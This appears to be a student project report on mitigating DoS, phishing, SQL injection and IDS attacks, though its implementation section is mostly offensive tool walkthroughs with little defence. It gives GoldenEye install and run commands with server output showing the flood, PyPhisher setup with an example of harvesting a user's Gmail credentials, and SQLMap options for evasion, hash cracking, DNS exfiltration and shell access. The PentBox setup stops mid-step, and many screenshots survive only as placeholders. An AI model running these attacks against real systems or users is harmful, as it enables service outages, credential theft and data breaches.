PROJECT TITLE

**MITIGATION OF VARIOUS ATTACKS**

**ON SYSTEM**

TABLE OF CONTENT

**1. INTRODUCTION**

**2. SCOPE**

**--->ATTACK TYPES**

**--->MITIGATION STRATEGIES**

**3. PROJECT OBJECTIVES**

**4. PROBLEM SOLUTION**

**5. SOLUTION**

**6. CONCLUSION**

INTRODUCTION

**Mitigation of Various Attacks on Systems**

In an era where digital systems are integral to daily operations, ensuring their security is more critical than ever. With the rapid pace of technological advancement, cybercriminals continually develop sophisticated methods to exploit vulnerabilities. These attacks, including malware infections, denial-of-service (DoS) assaults, and exploitation of software flaws, can have devastating effects on system integrity and data confidentiality.

Understanding the nature of these threats is essential for developing effective mitigation strategies. This report delves into various attack vectors, analysing their mechanisms and potential impacts. By examining these threats, we can identify the weaknesses they target and explore current techniques and best practices for defense.

The goal of this project is to provide a comprehensive overview of these attacks and the strategies to counteract them. By implementing a multi-layered approach to security, organizations can enhance their resilience and better safeguard their systems against the evolving landscape of cyber threats.

SCOPE OF THE PROJECT

This project focuses on understanding and mitigating four specific types of cyber attacks: Denial-of-Service (DoS), phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks.

**Attack Types**

**>Denial-of-Service (DoS) Attacks:** Examining how these attacks disrupt system availability.

**>Phishing Attacks:** Exploring methods to deceive users into revealing sensitive information.

**>SQL Injection Attacks:** Investigating how attackers exploit database vulnerabilities.

**>IDS Attacks:** Analyzing how attacks can target or evade Intrusion Detection Systems.

**Mitigation Strategies**

**>Preventive Measures:** Techniques to prevent these attacks from occurring.

**>Detective Measures:** Methods to identify and respond to these attacks.

**>Responsive Measures:** Strategies for recovering from these attacks.

PROJECT OBJECTIVES

The primary objective of this project is to analyse and develop effective mitigation strategies for four specific types of cyber attacks: Denial-of-Service (DoS), phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks.

**The project aims to achieve the following:**

1. **Identify and Understand Attack Mechanisms:** Gain a clear understanding of how each attack type operates, including their methods and techniques for compromising systems.

2. **Assess the Impact of Attacks:** Evaluate the potential damage and disruption caused by these attacks on system availability, data integrity, and user security.

**3.Develop and Evaluate Mitigation Strategies:** Investigate and propose effective preventive, detective, and responsive measures to protect against and respond to these attacks.

4. **Provide Practical Recommendations:** Offer actionable advice and best practices for enhancing system security and resilience against specified attacks.

PROJECT PROBLEM STATEMENT

Cybersecurity threats such as Denial-of-Service (DoS) attacks, phishing, SQL injection, and attacks on Intrusion Detection Systems (IDS) pose significant risks to modern systems. These threats can lead to severe disruptions, data breaches, and compromised security measures.

> **Denial-of-Service (DoS) attacks** overwhelm system resources, causing service outages.

>**Phishing** deceives users into disclosing sensitive information.

>**SQL injection** exploits database vulnerabilities to steal or corrupt data.

>**IDS attacks** target security systems designed to detect unauthorized access.

Despite existing security measures, many systems remain vulnerable due to evolving attack techniques and inadequate defenses.

**This project aims to:**

1. Identify and Understand

2. Develop Solutions

3. Enhance Security

PROJECT SOLUTION

To address the cybersecurity threats of Denial-of-Service (DoS) attacks, phishing, SQL injection, and Intrusion Detection Systems (IDS) attacks, we propose the use of the following tools, each tailored to mitigate a specific type of attack:

1. **Denial-of-Service (DoS) Attacks**

**>Tool:** GoldenEye

**>Solution:** GoldenEye is a powerful tool designed for testing and mitigating DoS attacks by simulating high-traffic conditions to identify vulnerabilities. By using GoldenEye, we can evaluate the robustness of system defenses against DoS attacks and implement necessary protections, such as rate limiting and traffic filtering, to enhance system resilience.

2. **Phishing Attacks**

>**Tool: PyPhisher**

**>Solution:** PyPhisher is a tool for simulating phishing attacks to assess and improve the effectiveness of phishing defenses. It helps in creating phishing campaigns to test user awareness and the robustness of email filtering systems. By employing PyPhisher, we can better understand phishing tactics and develop strategies such as user training and advanced email security measures to prevent real phishing attacks.

3.**SQL Injection Attacks**

**>Tool**: SQLMap

**>Solution**: SQL Injection (SQLi) is a type of security vulnerability that allows an attacker to interfere with the queries an application makes to its database. This can potentially allow them to view, modify, or delete data, and even gain administrative access to the database.**SQLMap** is a popular open-source tool designed to automate the process of detecting and exploiting SQL injection vulnerabilities.

4. **Intrusion Detection Systems (IDS) Attacks**

**>Tool**: PentBox

**>Solution**: PentBox provides comprehensive testing for IDS systems by simulating various attack scenarios. It helps evaluate the effectiveness of IDS configurations and identify potential weaknesses in detection and response mechanisms. Utilizing PentBox allows us to enhance IDS capabilities and ensure that security systems are resilient against attempts to bypass or compromise them.

IMPLEMENTATION

1. **Denial-of-Service (DoS) Attacks**

**Tool:** GoldenEye

root@kali:~# mkdir GoldenEye

root@kali:~# cd GoldenEye/

root@kali:~/GoldenEye#

root@kali:~/GoldenEye# wget https://github.com/jseidl/GoldenEye/archive/master.zip



Once download completes, unzip the master.zip file.

root@kali:~/GoldenEye# unzip master.zip

This creates a new folder named GoldenEye-master.

root@kali:~/GoldenEye#

root@kali:~/GoldenEye# ls

GoldenEye-master master.zip

root@kali:~/GoldenEye#

root@kali:~/GoldenEye# cd GoldenEye-master/

root@kali:~/GoldenEye/GoldenEye-master#

root@kali:~/GoldenEye/GoldenEye-master# ls

goldeneye.py README.md res util

root@kali:~/GoldenEye/GoldenEye-master#



Run GoldenEye – DoS website

This is rather easy. Following is the usage of goldeneye.py.

**USAGE:** ./goldeneye.py <url> [OPTIONS]

**OPTIONS:**

**Flag**  **Description**  **Default**

-u, --useragents File with user-agents to use (default: randomly generated)

-w, --workers Number of concurrent workers (default: 50)

-s, --sockets Number of concurrent sockets (default: 30)

-m, --method HTTP Method to use 'get' or 'post' or 'random' (default: get)

-d, --debug Enable Debug Mode [more verbose output] (default: False)

-h, --help Shows this help

Depending on your Linux, Windows or Mac distribution, (any OS that supports Python would do), you just use the following command:

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://www.goldeneyetestsite.com/

(or)

sudo ./goldeneye.py http://www.goldeneyetestsite.com/

(or)

python goldeneye.py http://www.goldeneyetestsite.com/

Depending on where you’ve saved the files, adjust your path and command.

The following is taken from my tests:

The attack

root@kali:~/GoldenEye/GoldenEye-master# ./goldeneye.py http://10.0.0.101/

GoldenEye v2.1 by Jan Seidl <jseidl@wroot.org>

Hitting webserver in mode 'get' with 10 workers running 500 connections each. Hit CTRL+C to cancel.

^CCTRL+C received. Killing all workers

Shutting down GoldenEye

root@kali:~/GoldenEye/GoldenEye-master#

The whole attack lasted only 30 seconds.

**The result:**

This is what I’ve seen in the server end

**Before attack:**

root@someserver [~]# free -m

total used free shared buffers cached

Mem: 1024 713 302 49 9 150

-/+ buffers/cache: 552 1001

Swap: 9990 40 160

root@someserver [~]# pgrep httpd | wc -l

11

I had a massive pool of free memory and just 11 httpd workers.

**After attack:**

root@serv1 [~]# free -m

total used free shared buffers cached

Mem: 1024 101 90 49 9 150

-/+ buffers/cache: 3544 190

Swap: 990 40 150

root@someserver [~]# pgrep httpd | wc -l

174

I’ve now got just 101M free memory and 174 httpd workers.

Took only 15 seconds to push this server to its limit. Next, we look to analyse the attack that reveals interesting outcomes achieved by this DoS tool.

**2. Phishing Attacks**

**Tool:** PyPhisher


**Installation**

Step 1: Here, firstly we will navigate to the Desktop directory and then clone the PyPhisher tool from the GitHub platform.

**Command:**

cd Desktop

git clone <https://github.com/KasRoudra/pyphisher>



**Step 2:** Use the below cd command to navigate to the pyphisher directory which is been created after the cloning of the PyPhisher tool in the Desktop directory.

**Command :**

cd pyphisher

**Step 3:** Execute the pyphisher.py file to verify the installation.


python3 pyphisher.py




**Usage of PyPhisher tool**

**Example 1:** Use the PyPhisher tool to find the Gmail credentials of a user.

Select Option 9




Copy the URL on web browser



Enter Gmail ID and Password

**3.SQL INJECTION ATTACK**


**TOOL:** SQLMap




Concatenation of three tamper scripts to obfuscate the injected SQL payloads (option --tamper set to between,randomcase,space2comment):




Cracking dumped databased users' password hashes (switch --passwords):




Enumerating database table's columns (switch --columns):



Mnemonics (option -z set to "flu,bat,tec=B"):




Conducting through tests only if positive heuristic(s) (switch --smart):




DNS exfiltration technique (option --dns-domain):



HTTP parameter (switch --hpp):




Replicating table to a local SQLite3 database (option --dump-format set to SQLITE):




Dumping table to HTML format (option --dump-format set to HTML):

SQL shell mode (switch --sql-shell):




1. **IDS ATTACK**

**TOOL:** Pentbox



Change to the Pentbox directory: cd pentbox

Extract the contents of the Pentbox archive: tar -zxvf pentbox.tar.gz




Enter the Pentbox directory: cd pentbox-1.8

Run the Pentbox script: sudo ./pentbox.rb



Go to Network Tools by typing “ 2 ".



